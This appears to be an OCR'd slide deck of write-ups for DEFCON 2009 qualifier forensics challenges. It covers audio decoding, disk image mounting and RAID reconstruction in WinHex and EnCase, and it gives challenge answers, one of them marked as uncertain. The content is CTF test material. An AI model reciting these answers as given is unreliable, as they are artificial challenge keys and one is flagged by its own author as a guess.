0000005B	60	29	C7	99	01	01	C4	`).....
00000062	07	18	C7	10	62	30	40	....b0@
00000069	C2	A1	0A	FB	BF	A8	A4	....
00000070	28	B8	0A	F3	DB	1A	60	(.....`
00000077	69	B0	0A	FF	6E	91	74	i...n.t
0000007E	E1	E8	2B	F7	7C	08	20	..+.|_
00000085	2D	B1	2B	FB	26	00	24	-.+.&.$
0000008C	25	E8	1B	FB	30	78	20	%...0x
00000093	85	60	0B	76	70	FC	2C	.`.vp.,
0000009A	AE	22	0B	76	BA	F8	28	."..v..(

- 54 bit frame synchronization : Linear Prediction algorithms for speech encoding

Forensics 300 – writeup

- <HINT>Speak Freely<HINT>
  - http://www.speakfreely.org/



Forensics 300 – writeup

- Listen to NATO Phonetic Alphabet

```
root@forensic:/home/forensic/DEFCON# sox -t lpc10 ac64plus64_base64decoding.bin -d
```

```
a4 b0 b0 ac 76 6b 6b a1 aa 9f b5 9f a8 ab ac a1 a0 a5 9d a0 ae 9d a9 9d b0 a5 9f 9d 6a 9f ab a9 6b 89
a5 9f a4 a1 a8 a8 a1 9b 89 9d a0 a5 a3 9d aa
```

- Subtracting 0x3C from each given bytes :
  - http://encyclopediadramatica.com/Michelle_Madigan

- **F300 Answer : Michellen Madigan (?)**

Forensics 400

- **Q** : Fill in the blank

```
root@forensic:/home/forensic/DEFCON# file f400_9c1559dd4d155c99.bin
f400_9c1559dd4d155c99.bin: gzip compressed data, from Unix, last modified: Tue Jun  2 09:53:23 2009
root@forensic:/home/forensic/DEFCON# mv f400_9c1559dd4d155c99.bin f400_9c1559dd4d155c99.gz
root@forensic:/home/forensic/DEFCON# gunzip f400_9c1559dd4d155c99.gz
root@forensic:/home/forensic/DEFCON# file f400_9c1559dd4d155c99
f400_9c1559dd4d155c99: POSIX tar archive (GNU)
root@forensic:/home/forensic/DEFCON# tar -xf f400_9c1559dd4d155c99
root@forensic:/home/forensic/DEFCON# file MicroVault.dd
MicroVault.dd: x86 boot sector, code offset 0x58, OEM-ID "MSDOS5.0", sectors/cluster 32, root entries
512, Media descriptor 0xf8, sectors/FAT 248, heads 255, sectors 2030592 (volumes > 32 MB) , serial
number 0x44786c73, unlabeled, FAT (16 bit)
```


Forensics 400

- **mount given dd image using WinHex**

MicroVault

\

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
syslinux		16.0 KB	2009-06-01 20:26:29	2009-06-01 10:51:20	2009-06-01		276632
LiveOS		16.0 KB	2009-06-01 20:24:47	2009-06-01 10:52:56	2009-06-01		15928
EFI		16.0 KB	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01		536
boot		16.0 KB	2009-06-01 20:29:27	2009-06-01 20:29:28	2009-06-01		2029784
(Root directory)		16.0 KB					504
?dlinux.sys	sys	13.4 KB	2009-06-01 20:29:28	2009-06-01 20:29:30	2009-06-01	SHRA	284664
Volume slack		4.0 KB					2030584
Idle space							
Free space		368 KB					
FAT 2		124 KB					256
FAT 1		124 KB					8
Boot sector		4.0 KB					0



Forensics 400

- **All file list of mounted drive**

MicroVault

\ and subdirectories

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
vmlinuz0		2.5 MB	2009-06-01 20:24:46	2009-06-01 10:51:20	2009-06-01	A	10904
vmlinuz0		2.5 MB	2009-06-01 20:26:35	2009-06-01 10:51:20	2009-06-01	A	285976
vesamenu.c32	c32	125 KB	2009-06-01 20:24:46	2009-06-01 10:51:18	2009-06-01	A	10648
vesamenu.c32	c32	125 KB	2009-06-01 20:26:34	2009-06-01 10:51:18	2009-06-01	A	285720
syslinux.cfg	cfg	0.9 KB	2009-06-01 20:29:27	2009-06-01 20:29:28	2009-06-01	A	2029752
squashfs.img	img	127 MB	2009-06-01 20:24:47	2009-06-01 10:54:26	2009-06-01	A	15992
splash.xpm.gz	gz	39.7 KB	2009-06-01 20:24:46	2009-06-01 10:51:20	2009-06-01	A	10552
splash.jpg	jpg	503 KB	2009-06-01 20:24:46	2009-06-01 10:51:18	2009-06-01	A	9528
splash.jpg	jpg	503 KB	2009-06-01 20:26:34	2009-06-01 10:51:18	2009-06-01	A	284696
overlay-QUALS09-4478-6C73		0.8 GB	2009-06-02 00:26:37	2009-06-02 00:29:28	2009-06-01	A	291000
osmin.img	img	4.0 KB	2009-06-01 20:24:47	2009-06-01 10:52:56	2009-06-01	A	15960
olpc.fth	fth	1.2 KB	2009-06-01 20:29:27	2009-06-01 20:29:28	2009-06-01	A	2029816
ldlinux.sys	sys	13.4 KB	2009-06-01 20:29:28	2009-06-01 20:29:30	2009-06-01	SHR	284664
isolinux.cfg	cfg	0.9 KB	2009-06-01 20:24:46	2009-06-01 10:51:20	2009-06-01	A	9496
isolinux.bin	bin	12.0 KB	2009-06-01 20:26:33	2009-06-01 10:51:18	2009-06-01	A	284632
isolinux.bin	bin	12.0 KB	2009-06-01 20:24:46	2009-06-01 10:51:18	2009-06-01	A	9464
initrd0.img	img	3.9 MB	2009-06-01 20:26:30	2009-06-01 10:51:20	2009-06-01	A	276696
initrd0.img	img	3.9 MB	2009-06-01 20:24:46	2009-06-01 10:51:20	2009-06-01	A	1528
grub.conf	conf	365 B	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01	A	1496
bootia32.efi	efi	207 KB	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01	A	1080
bootia32.conf	conf	365 B	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01	A	1048
boot.efi	efi	207 KB	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01	A	632
boot.conf	conf	365 B	2009-06-01 20:24:45	2009-06-01 10:51:20	2009-06-01	A	600
boot.cat	cat	2.0 KB	2009-06-01 20:26:29	2009-06-01 10:54:26	2009-06-01	A	276664
?solinux.cfg	cfg	0.9 KB	2009-06-01 20:26:33	2009-06-01 10:51:20	2009-06-01	A	284664
?dlinux.sys	sys	13.4 KB	2009-06-01 20:29:28	2009-06-01 20:29:30	2009-06-01	SHRA	284664
Volume slack		4.0 KB					2030584
Idle space							
Free space		368 KB					
FAT 2		124 KB					256
FAT 1		124 KB					8
Boot sector		4.0 KB					0

Forensics 400

- **strings.exe overlay-QUALS09-4478-6C73**

MicroVault

\LiveOS

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
..							
squashfs.img	img	127 MB	2009-06-01 20:24:47	2009-06-01 10:54:26	2009-06-01	A	15992
overlay-QUALS09-4478-6C73		0.8 GB	2009-06-02 00:26:37	2009-06-02 00:29:28	2009-06-01	A	291000
osmin.img	img	4.0 KB	2009-06-01 20:24:47	2009-06-01 10:52:56	2009-06-01	A	15960

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0149352432	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0149352448	6D	65	74	72	30	3A	20	68	65	79	20	47	5C	21	0A	67	metr0: hey G\!.g
0149352464	75	6E	74	68	65	72	3A	20	6F	68	2C	20	79	6F	75	20	unther: oh, you
0149352480	74	6F	75	63	68	20	6D	79	20	5F	5F	5F	5F	5F	5F	5F	touch my _____
0149352496	5F	0A	6D	65	74	72	30	3A	20	77	74	66	3F	0A	67	75	_.metr0: wtf?.gu
0149352512	6E	74	68	65	72	3A	20	6D	6D	6D	2E	2E	2E	20	6D	79	nther: mmm... my
0149352528	20	64	69	6E	67	20	64	69	6E	67	20	64	6F	6E	67	0A	ding ding dong.
0149352544	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

- Google search ➔ ‘gunther’ or ‘ding ding dong’
- **F400 Answer : tralala**


Forensics 500

- **Q** : Find the key

```
root@forensic:/home/forensic/DEFCON# gunzip f500_53ac9c7aea72fe3f.gz
root@forensic:/home/forensic/DEFCON# tar -xf f500_53ac9c7aea72fe3f
root@forensic:/home/forensic/DEFCON# ls -al
total 31266204
drwxr-xr-x 2 root      root          36864 2010-05-28 14:21 .
drwxr-xr-x 5 forensic  forensic       4096 2010-05-24 14:36 ..
-rwxrwxrwx 1 root      root      8004132864 2009-06-04 15:13 backdrive.dd
-rwxrwxrwx 1 root      root      8004132864 2009-06-04 15:38 frontdrive.dd
-rw-r--r-- 1 webmaster webmaster 16008273920 2010-05-28 13:55 f500_53ac9c7aea72fe3f
```

Forensics 500


- **mount a frontdrive.dd using WinHex**



- Given dd image is just 2
  - Stripe
  - Mirror

Forensics 500

- **Reconstruct RAID with WinHex**
- "Menu->Specialist->Reconstruct RAID System" ➔ config a "Stripe size in sectors" : 8



Forensics 500

- **Reconstruct RAID with WinHex**


frontdrive | backdrive | RAID 0: frontdri... | RAID 0: frontdri..., P1

\

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
$Extend		448 B	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	6291478
$RECYCLE.BIN	BIN	328 B	2009-06-04 14:28:19	2009-06-04 14:28:19	2009-06-04 ...	SH	6294470
(Root directory)		4.1 KB	2009-06-04 13:55:34	2009-06-04 14:28:46	2009-06-04 ...	SH	15627360
chatlogs		352 B	2009-06-04 14:03:33	2009-06-04 14:03:36	2009-06-04 ...		6291526
pix		128 KB	2009-06-04 14:03:39	2009-06-04 14:06:26	2009-06-04 ...		86272
System Volume Information		160 B	2009-06-04 14:28:46	2009-06-04 14:28:46	2009-06-04 ...	SH	6294476
$AttrDef		2.5 KB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	576
$BadClus		0 B	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	
$Bitmap		119 KB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	15627392
$Boot		16.0 KB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	0
$LogFile		64.0 MB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	6160352
$MFT		1.5 MB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	6291456
$MFTMirr		16.0 KB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	15627232
$Secure		0 B	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	
$UpCase		128 KB	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	15627648
$Volume		0 B	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	ISH	
Free space		14.6 GB					
Idle space							
Volume slack		16.0 KB					31254496


Forensics 500

- **Reconstruct RAID with EnCase**
- "Cases->Devices" ➔ Edit Disk Configuration




Forensics 500

- **Reconstruct RAID with EnCase**
- Set a stripe size (4) and check “Physical Disk Image”



Forensics 500

- **Reconstruct RAID with EnCase**



Forensics 500

- User directory : chatlogs, pix

frontdrive | backdrive | RAID 0: frontdri... | RAID 0: frontdri..., P1

\

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
$Extend		448 B	2009-06-04 13:55:34	2009-06-04 13:55:34	2009-06-04 ...	SH	6291478
$RECYCLE.BIN	BIN	328 B	2009-06-04 14:28:19	2009-06-04 14:28:19	2009-06-04 ...	SH	6294470
(Root directory)		4.1 KB	2009-06-04 13:55:34	2009-06-04 14:28:46	2009-06-04 ...	SH	15627360
chatlogs		352 B	2009-06-04 14:03:33	2009-06-04 14:03:36	2009-06-04 ...		6291526
pix		128 KB	2009-06-04 14:03:39	2009-06-04 14:06:26	2009-06-04 ...		86272
System Volume Information		160 B	2009-06-04 14:28:46	2009-06-04 14:28:46	2009-06-04 ...	SH	6294476

- chatlogs directory: chat logs (skype…)
- Pix directory : many graphic files

Forensics 500

- Skype log of “a31337h4x0r”
- The logs and chat contents are stored SQLite file


frontdrive | backdrive | RAID 0: frontdri... | RAID 0: frontdri..., P1

\chatlogs\skype

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
..							
a31337h4x0r		16.1 KB	2009-06-04 14:03:36	2009-06-04 14:03:37	2009-06-04 ...		46240
My Skype Received Files		152 B	2009-06-04 14:03:37	2009-06-04 14:03:37	2009-06-04 ...		6291598
shared.xml	xml	35.0 KB	1601-01-01 13:00:00	1601-01-01 13:00:00	1601-01-01 ...	IA	44640

